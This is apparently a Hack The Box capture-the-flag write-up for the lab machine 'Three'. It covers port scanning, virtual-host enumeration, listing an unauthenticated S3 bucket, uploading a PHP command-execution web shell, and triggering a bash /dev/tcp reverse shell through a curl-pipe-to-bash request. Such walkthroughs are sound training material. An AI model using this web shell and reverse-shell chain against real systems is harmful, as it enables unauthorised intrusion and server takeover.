Three Write-up

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Introduction

Organizations of every type, size, and industry are using the cloud for a wide variety of use cases, such as data backup, storage, disaster recovery, email, virtual desktops, software development and testing, etc. Thus, it is crucial to have a secure configuration for a company's cloud infrastructure in order to protect against any attacks. Three is a Linux box that includes a website, which utilizes an AWS S3 bucket as its cloud-storage device. We can exploit this poorly configured S3 bucket and upload a reverse shell on it. We can then visit the corresponding URL to execute the reverse file and ultimately retrieve the flag.

> Note: Please allow the machine a few minutes to properly boot up after spawning as `localstack` needs a few minutes to load.

Enumeration

To start with, we will check for open ports using a Nmap scan:


```
sudo nmap -sV 10.129.227.248
```

```
sudo nmap -sV 10.129.227.248

Nmap scan report for thetoppers.htb (10.129.227.248)
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

The scan shows that two ports are open - `port 80` (HTTP) and `port 22` (SSH). Let's enumerate `port 80` using our web browser.




We can see a static webpage that features a concert ticket booking section but it isn't functional. Reviewing the webpage's source code reveals that the "Contact" form submits requests to a PHP page, `/action_page.php`, indicating that the server's backend for this web application is built using PHP.

```
163       <div class="w3-col m6">
164         <form action="/action_page.php" target="_blank">
165           <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
166             <div class="w3-half">
167               <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
168             </div>
169             <div class="w3-half">
170               <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
171             </div>
172           </div>
173           <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
174           <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
175         </form>
176       </div>
177     </div>
```

Additionally, visiting `/index.php` takes us to the landing page of the web application, further confirming that the server is running PHP.

The "Contact" section also has an email address which has the domain `thetoppers.htb`.



Let's add an entry for `thetoppers.htb` in the `/etc/hosts` file with the corresponding IP address to be able to access this domain in our browser.

The `/etc/hosts` file is used to resolve a hostname into an IP address. By default, the `/etc/hosts` file is queried before the DNS server for hostname resolution thus we will need to add an entry in the `/etc/hosts` file for this domain to enable the browser to resolve the address for `thetoppers.htb`.

```
echo "10.129.227.248  thetoppers.htb" | sudo tee -a /etc/hosts
```

Sub-domain enumeration

What is a subdomain?

A subdomain name is a piece of additional information added to the beginning of a website's domain name. It allows websites to separate and organize content for a specific function — such as a blog or an online store — from the rest of your website.

For example, if we visit hackthebox.com we can access the main website. Or, we can visit ctf.hackthebox.com to access the section of the website that is used for CTFs. In this case, `ctf` is the subdomain, `hackthebox` is the primary domain and `com` is the top-level domain (TLD). Although the URL changes slightly, you're still on HTB's website, under HTB's domain.

Often, different subdomains will have different IP addresses, so when our system goes to look up the subdomain, it gets the address of the server that handles that application. It is also possible to have one server handle multiple subdomains. This is accomplished via "host-based routing", or "virtual host routing", where the server uses the Host header in the HTTP request to determine which application is meant to handle the request.

As we have the domain `thetoppers.htb`, let us enumerate for any other sub-domains that may be present on the same server. There are different enumeration tools available for this purpose like `gobuster`, `wfuzz`, `feroxbuster` etc. As of this writeup, we will be using `gobuster` for sub-domain enumeration using the following command.

```
gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u
http://thetoppers.htb
```

We will be using the following flags for `gobuster`.

```
vhost : Uses VHOST for brute-forcing
-w    : Path to the wordlist
-u    : Specify the URL
```

Note: If using Gobuster version `3.2.0` and above we also have to add the `--append-domain` flag to our command so that the enumeration takes into account the known vHost (`thetoppers.htb`) and appends it to the words found in the wordlist (`word.thetoppers.htb`).

`GoBuster` will send out requests with a host header that looks like the following for each word in the wordlist:

```
Host: [word].thetoppers.htb
```

It will note the default response, and show any that return something different.

```
gobuster vhost -w /usr/share/wordlists/secLists/subdomains-top1million-5000.txt -u http://thetoppers.htb

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://thetoppers.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/secLists/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/07/28 16:40:33 Starting gobuster in VHOST enumeration mode
===============================================================

Found: s3.thetoppers.htb (Status: 404) [Size: 21]

[** SNIP **]
```

The `gobuster` result shows that there exists a sub-domain called `s3.thetoppers.htb`. Let's also add an entry for this sub-domain in the `/etc/hosts` file.

```
echo "10.129.227.248  s3.thetoppers.htb" | sudo tee -a /etc/hosts
```

After we have added an entry for the domain to our hosts file let's visit `s3.thetoppers.htb` using a browser.

The webpage only contains the following JSON.

```
{"status": "running"}
```

Note: If instead of JSON you get a Proxy Error, give the box a few minutes to properly boot.

What is an S3 bucket?

A quick Google search containing the keywords "s3 subdomain status running" returns [this]() result stating that `s3` is a cloud-based object storage service. It allows us to store things in containers called buckets. AWS S3 buckets have various use-cases including Backup and Storage, Media Hosting, Software Delivery, Static Website etc. The files stored in the Amazon S3 bucket are called S3 objects.

We can interact with this S3 bucket with the aid of the `awscli` utility. It can be installed on Linux using the command `apt install awscli`.

First, we need to configure it using the following command.

```
aws configure
```

We will be using an arbitrary value for all the fields, as sometimes the server is configured to not check authentication (still, it must be configured to something for `aws` to work).

```
aws configure

AWS Access Key ID [None]: temp
AWS Secret Access Key [None]: temp
Default region name [None]: temp
Default output format [None]: temp
```

We can list all of the S3 buckets hosted by the server by using the `ls` command.

```
aws --endpoint=http://s3.thetoppers.htb s3 ls
```

```
aws --endpoint=http://s3.thetoppers.htb s3 ls

2022-07-21 18:35:09 thetoppers.htb
```

We can also use the `ls` command to list objects and common prefixes under the specified bucket.

```
aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
```

```
aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb

                           PRE images/
2022-07-21 18:35:09          0 .htaccess
2022-07-21 18:35:10      11952 index.php
```

We see the files `index.php`, `.htaccess` and a directory called `images` in the specified bucket. It seems like this is the webroot of the website running on `port 80`. So the Apache server is using this S3 bucket as storage.

`awscli` has got another feature that allows us to copy files to a remote bucket. We already know that the website is using PHP. Thus, we can try uploading a PHP shell file to the `S3` bucket and since it's uploaded to the webroot directory we can visit this webpage in the browser, which will, in turn, execute this file and we will achieve remote code execution.

We can use the following PHP one-liner which uses the `system()` function which takes the URL parameter `cmd` as an input and executes it as a system command.

```
<?php system($_GET["cmd"]); ?>
```

Let's create a PHP file to upload.

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

Then, we can upload this PHP shell to the `thetoppers.htb` S3 bucket using the following command.


```
aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
```

```
aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb

upload: ./shell.php to s3://thetoppers.htb/shell.php
```

We can confirm that our shell is uploaded by navigating to http://thetoppers.htb/shell.php. Let us try executing the OS command `id` using the URL parameter `cmd`.

```
http://thetoppers.htb/shell.php?cmd=id
```



The response from the server contains the output of the OS command `id`, which verified that we have code execution on the box. Thus, let us now try to obtain a reverse shell.

Through a reverse shell, we will trigger the remote host to connect back to our local machine's IP address on the specified listening port. We can obtain the `tun0` IP address of our local machine using the following command.

```
ifconfig
```

```
ifconfig

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tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.32  netmask 255.255.254.0  destination 10.10.14.32
        inet6 dead:beef:2::101e  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a68e:a82f:9b2c:f4f1  prefixlen 64  scopeid 0x20<link>

[** SNIP **]
```

Let's get a reverse shell by creating a new file `shell.sh` containing the following bash reverse shell payload which will connect back to our local machine on port `1337`.

```
#!/bin/bash
bash -i >& /dev/tcp/<YOUR_IP_ADDRESS>/1337 0>&1
```

We will start a `ncat` listener on our local port `1337` using the following command.

```
nc -nvlp 1337
```

```
nc -nvlp 1337

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
```

Let's start a web server on our local machine on `port 8000` and host this bash file. It is crucial to note here that this command for hosting the web server must be run from the directory which contains the reverse shell file. So, we must first traverse to the appropriate directory and then run the following command.

```
python3 -m http.server 8000
```

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

We can use the `curl` utility to fetch the bash reverse shell file from our local host and then pipe it to `bash` in order to execute it. Thus, let us visit the following URL containing the payload in the browser.

```
http://thetoppers.htb/shell.php?cmd=curl%20<YOUR_IP_ADDRESS>:8000/shell.sh|bash
```

We receive a reverse shell on the corresponding listening port.

```
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.227.248.
Ncat: Connection from 10.129.227.248:35172.

www-data@three:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The flag can be found at `/var/www/flag.txt`.

```
cat /var/www/flag.txt
```

Congratulations, you have successfully completed Three.